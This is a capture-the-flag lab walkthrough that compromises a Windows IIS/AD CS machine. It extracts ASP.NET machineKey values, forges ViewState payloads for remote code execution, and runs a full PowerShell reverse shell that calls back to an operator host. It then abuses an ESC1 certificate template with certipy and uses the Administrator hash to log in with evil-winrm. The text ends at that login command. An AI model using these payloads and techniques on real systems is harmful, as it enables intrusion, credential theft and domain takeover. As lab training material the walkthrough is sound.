Rubber Stamp
In this room, we start with a regular IIS website and end up logging in as the domain Administrator. Along the way, we find an exposed backup, extract ASP.NET keys, get a reverse shell and work through AD CS certificates.
Scope and services used
| IP / domain | Port | Purpose |
|---|---|---|
10.113.133.245, rubberstamp.local |
80 | IIS / ASP.NET web application |
SRV01.rubberstamp.local |
88 | Kerberos |
SRV01.rubberstamp.local |
389, 636 | LDAP / LDAPS |
SRV01.rubberstamp.local |
445 | SMB |
SRV01.rubberstamp.local |
5985 | WinRM |
| Our machine | 1234 | Reverse shell listener |
| Our machine | 8000, 8001 | Transferring the CSR and issued certificate |
The commands retain the addresses from our run. 192.168.154.228 is the address that received reverse connections in our setup. If you follow along, replace it with your own address reachable from the room's machine.
Files used
global.asax.bak- backup containing the application's error handler.reverse.ps1- PowerShell reverse shell.forged.b64,revshell.b64- generated ViewState payloads.svc-iisweb.key,svc-iisweb-upn.csr- private key and certificate signing request for the service account.svc-iisweb-upn.cer,svc-iisweb-upn.pfx- issued certificate and a container holding the certificate and private key.svc-iisweb.ccache- Kerberos credential cache for the service account.administrator.pfx- certificate and private key for authenticating as Administrator.
Flags
- User:
THM{m4ch1n3k3y_l34k_2_v13wst4t3_rc3} - Root:
THM{3sc1_c3rt_sp00f_2_d0m41n_4dm1n}
Contents
- Scanning and exploring the website.
- The
global.asax.bakbackup. - Extracting keys through
debug=true. - Preparing ViewState and getting a reverse shell.
- Retrieving the user flag.
- Finding a privilege escalation path through AD CS.
- Obtaining a certificate for
svc-iisweband fixing the UPN mismatch. - Obtaining an Administrator certificate.
- Logging in through Evil-WinRM and retrieving the root flag.
Walkthrough
1) First, we scan the machine and see what is running
The nmap results show Kerberos, LDAP, SMB, WinRM and the hostname SRV01.rubberstamp.local. It is already clear that we will be working with the rubberstamp.local domain.

We add the room's address to /etc/hosts:
10.113.133.245 rubberstamp.local SRV01.rubberstamp.local SRV01
Next, we open http://rubberstamp.local. It is a request approval service with home, product, team and contact pages. At the bottom, an Approval status link points to /legacy/RequestStatus.aspx.
Opening that page normally only returns Something went wrong. We do not yet know what failed, so we keep exploring the application.
2) We find the global.asax.bak backup
The server serves source code at /global.asax.bak. The interesting part is the Application_Error handler:
if (!context.Request.Path.StartsWith("/legacy/", StringComparison.OrdinalIgnoreCase))
{
    return;
}

if (context.Request.QueryString["debug"] != "true")
{
    return;
}

var ex = context.Server.GetLastError();
var mk = (MachineKeySection)ConfigurationManager.GetSection("system.web/machineKey");

context.Response.Clear();
context.Response.StatusCode = 500;
context.Response.Write("<pre>" + ex.ToString() +
    "\n\nvalidationKey=" + mk.ValidationKey +
    "\ndecryptionKey=" + mk.DecryptionKey +
    "\nvalidation=" + mk.Validation + "</pre>");
context.Server.ClearError();
If an error occurs on a page under /legacy/ and the request contains debug=true, the handler exposes both the exception and the machineKey values. It does not even check authentication.

3) We trigger an error and retrieve the keys
We open the page without id:
curl -sS 'http://rubberstamp.local/legacy/RequestStatus.aspx?debug=true'
The page tries to parse the missing parameter as a number and fails. The handler from the previous step prints:
validationKey=D7D2FA8B5C1E4A9F3B6C8D0E2F4A6B8C1D3E5F7A9B1C3D5E7F9A1B3C5D7E9F1A
decryptionKey=A1B2C3D4E5F6A7B8C9D0E1F2A3B4C5D6E7F8A9B0C1D2E3F4
validation=SHA1

Now we add id=1 to retrieve a working form:
curl -sS 'http://rubberstamp.local/legacy/RequestStatus.aspx?debug=true&id=1'
The HTML contains __VIEWSTATE and __VIEWSTATEGENERATOR; the latter has the value 0CA456E0.
ViewState stores the state of an ASP.NET page. The problem is that we now have the keys the application uses to protect that data. We can craft a ViewState payload that the server will accept and deserialize.
4) We prepare the ViewState payload
We used FckYourSerial to generate the payload. In the tool's directory, with the Python environment activated, we save the keys:
VK='D7D2FA8B5C1E4A9F3B6C8D0E2F4A6B8C1D3E5F7A9B1C3D5E7F9A1B3C5D7E9F1A'
EK='A1B2C3D4E5F6A7B8C9D0E1F2A3B4C5D6E7F8A9B0C1D2E3F4'
These generator parameters worked for this page:
python3 -m fckyourserial \
  -vkey "$VK" \
  -ekey "$EK" \
  --purpose 'WebForms.HiddenFieldPageStatePersister.ClientState' \
  --specific \
    'TemplateSourceDirectory: /LEGACY' \
    'Type: LEGACY_REQUESTSTATUS_ASPX' \
  -cmd 'whoami > C:\Windows\Temp\viewstate-proof.txt' \
  -o forged.b64

curl -sS -i \
  'http://rubberstamp.local/legacy/RequestStatus.aspx?debug=true&id=1' \
  --data-urlencode '__VIEWSTATE@forged.b64' \
  --data-urlencode '__VIEWSTATEGENERATOR=0CA456E0'
The server responds with 500 Internal Server Error, and the exception reports a failed cast from SortedSet to System.Web.UI.Pair. This differs from a MAC validation error: the server has reached object processing. Still, we would not treat that exception alone as proof that the command executed. We verify it next with a reverse connection.
5) We get a reverse shell
We save the following script as reverse.ps1:
$client = New-Object System.Net.Sockets.TCPClient('192.168.154.228',1234)
$stream = $client.GetStream()
$writer = New-Object System.IO.StreamWriter($stream)
$writer.AutoFlush = $true
$writer.WriteLine("Connected: " + (whoami))

[byte[]]$buffer = New-Object byte[] 4096

while (($n = $stream.Read($buffer, 0, $buffer.Length)) -gt 0) {
    $command = [Text.Encoding]::UTF8.GetString($buffer, 0, $n).Trim()
    if ($command -eq 'exit') { break }
    try {
        $result = Invoke-Expression $command 2>&1 | Out-String
    } catch {
        $result = $_ | Out-String
    }
    $writer.WriteLine($result + "PS " + (Get-Location).Path + "> ")
}

$writer.Close()
$client.Close()
In a separate terminal, we start a listener:
rlwrap nc -lvnp 1234
Now we generate a ViewState payload containing the PowerShell script and submit it:
python3 -m fckyourserial \
  -vkey "$VK" \
  -ekey "$EK" \
  --purpose 'WebForms.HiddenFieldPageStatePersister.ClientState' \
  --specific \
    'TemplateSourceDirectory: /LEGACY' \
    'Type: LEGACY_REQUESTSTATUS_ASPX' \
  -ps "$(cat reverse.ps1)" \
  -o revshell.b64

curl -sS \
  'http://rubberstamp.local/legacy/RequestStatus.aspx?debug=true&id=1' \
  --data-urlencode '__VIEWSTATE@revshell.b64' \
  --data-urlencode '__VIEWSTATEGENERATOR=0CA456E0'
We receive a connection from the room's machine:
Connected: rubberstamp\svc-iisweb
PS C:\Windows\system32\inetsrv>
Command execution is now confirmed. We are running as the domain service account svc-iisweb.
6) We find the user flag and check privileges
We check the user, privileges and directories:
whoami /all
dir C:\Users
dir C:\Users\Public
type C:\Users\Public\user.txt
Result:
THM{m4ch1n3k3y_l34k_2_v13wst4t3_rc3}

Next, we inspect the system and group memberships:
hostname
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
net localgroup Administrators
net user svc-iisweb /domain
The host is SRV01, running Windows Server 2019 Datacenter. svc-iisweb is not a member of Administrators, and whoami /priv does not list SeImpersonatePrivilege. The usual impersonation route therefore does not work here. We also ran winPEAS.bat, but the working path turned out to involve certificates — not our favourite, but there we were.
7) We inspect AD CS and the PrivClientAuth template
We check the service and published templates:
Get-Service CertSvc
certutil -catemplates
certutil -v -dstemplate PrivClientAuth
CertSvc is running. The PrivClientAuth template grants Enroll to RUBBERSTAMP\Domain Users. Our service account belongs to that group.

Further down, the output contains:
msPKI-Certificate-Name-Flag = "1"
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT -- 1

msPKI-Certificate-Application-Policy:
1.3.6.1.5.5.7.3.2 Client Authentication
The requester can supply the subject, and the certificate can be used for client authentication. This gives us a reason to test ESC1: obtaining a certificate for another user's identity through a misconfigured template.
We retrieve the certification authority's name with:
Get-ChildItem 'HKLM:\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration' |
    Select-Object -ExpandProperty PSChildName
Result: rubberstamp-SRV01-CA.
8) First, we obtain a working certificate for svc-iisweb
We do not know this account's password, but we have a shell running as that account. We therefore submit the certificate request from Windows, while generating and keeping the private key on our own machine.
Our first attempt, with only CN=svc-iisweb in the certificate, failed with Name mismatch. The certificate lacked the required UPN. We check the account's actual details:
Get-ADUser svc-iisweb -Properties UserPrincipalName |
    Select-Object SamAccountName,UserPrincipalName,SID
svc-iisweb
svc-iisweb@rubberstamp.local
S-1-5-21-1966530601-3185510712-10604624-1111
On Kali, we create a private key and a CSR with the UPN in the Subject Alternative Name extension. The commands below combine the working steps and omit the first unsuccessful attempt:
mkdir -p ~/rubber/adcs
cd ~/rubber/adcs

openssl genrsa -out svc-iisweb.key 2048
openssl req -new \
  -key svc-iisweb.key \
  -out svc-iisweb-upn.csr \
  -subj '/CN=svc-iisweb' \
  -addext 'subjectAltName=otherName:1.3.6.1.4.1.311.20.2.3;UTF8:svc-iisweb@rubberstamp.local'

python3 -m http.server 8000
From the Windows shell, we download the CSR and submit it to the CA:
(New-Object Net.WebClient).DownloadFile('http://192.168.154.228:8000/svc-iisweb-upn.csr','C:\Windows\Temp\svc-iisweb-upn.csr')

certreq -submit -q -config "SRV01\rubberstamp-SRV01-CA" -attrib "CertificateTemplate:PrivClientAuth" C:\Windows\Temp\svc-iisweb-upn.csr C:\Windows\Temp\svc-iisweb-upn.cer
We get Certificate retrieved(Issued) Issued. Now we need to transfer the .cer file to our machine.
In a separate Kali terminal:
cd ~/rubber/adcs
nc -lvnp 8001 > svc-iisweb-upn.cer
On Windows:
$c = New-Object Net.Sockets.TcpClient('192.168.154.228',8001)
$s = $c.GetStream()
$b = [IO.File]::ReadAllBytes('C:\Windows\Temp\svc-iisweb-upn.cer')
$s.Write($b,0,$b.Length)
$s.Close()
$c.Close()
We inspect the certificate and create a PFX container:
openssl x509 -in svc-iisweb-upn.cer -noout -text | grep -A8 'Subject Alternative Name'

openssl pkcs12 -export \
  -inkey svc-iisweb.key \
  -in svc-iisweb-upn.cer \
  -out svc-iisweb-upn.pfx
During export, we set a password for the container and then pass it to certipy auth. This is the PFX password, not the domain user's password.
9) We obtain a Kerberos ticket for the service account
The package we need is certipy-ad. We initially installed a different package named certipy, then had to work out why the expected commands were missing. The version used in this walkthrough is Oliver Lyak's Certipy 5.1.0.
certipy auth \
  -pfx svc-iisweb-upn.pfx \
  -username svc-iisweb \
  -domain rubberstamp.local \
  -dc-ip 10.113.133.245 \
  -no-hash \
  -password '<PFX password>'
Result:
SAN UPN: 'svc-iisweb@rubberstamp.local'
Got TGT
Saving credential cache to 'svc-iisweb.ccache'

We now have a ticket that lets us authenticate from Kali without knowing the svc-iisweb password. We still have the same user's permissions: obtaining this TGT does not itself elevate our privileges.
10) We request an Administrator certificate
We select the Kerberos credential cache and request a certificate through PrivClientAuth, this time with the Administrator UPN and SID:
export KRB5CCNAME="$PWD/svc-iisweb.ccache"


certipy req \
  -k -no-pass \
  -u 'svc-iisweb@rubberstamp.local' \
  -dc-ip 10.113.133.245 \
  -target SRV01.rubberstamp.local \
  -ca 'rubberstamp-SRV01-CA' \
  -template 'PrivClientAuth' \
  -upn 'administrator@rubberstamp.local' \
  -sid 'S-1-5-21-1966530601-3185510712-10604624-500' \
  -out administrator.pfx
In our run, the Administrator SID has the same domain prefix as the svc-iisweb SID and ends in -500. The SID shown here belongs to this particular room instance.
The CA issues a certificate containing administrator@rubberstamp.local and the specified SID. This is where the template misconfiguration turns into actual privilege escalation.
11) We authenticate with the certificate and retrieve the hash
certipy auth \
  -pfx administrator.pfx \
  -username administrator \
  -domain rubberstamp.local \
  -dc-ip 10.113.133.245
This time, we omit -no-hash. We obtain an Administrator TGT, the administrator.ccache file and the hash:
Got TGT
Got hash for 'administrator@rubberstamp.local':
aad3b435b51404eeaad3b435b51404ee:74e3ad5b3de0d7500114e727d4f073f9
12) We log in through Evil-WinRM and read the root flag
For login, we use the NT portion of the hash — the value after the colon:
evil-winrm -i 10.113.133.245 -u Administrator -H 74e3ad5b3de0d7500114e727d4f073f9
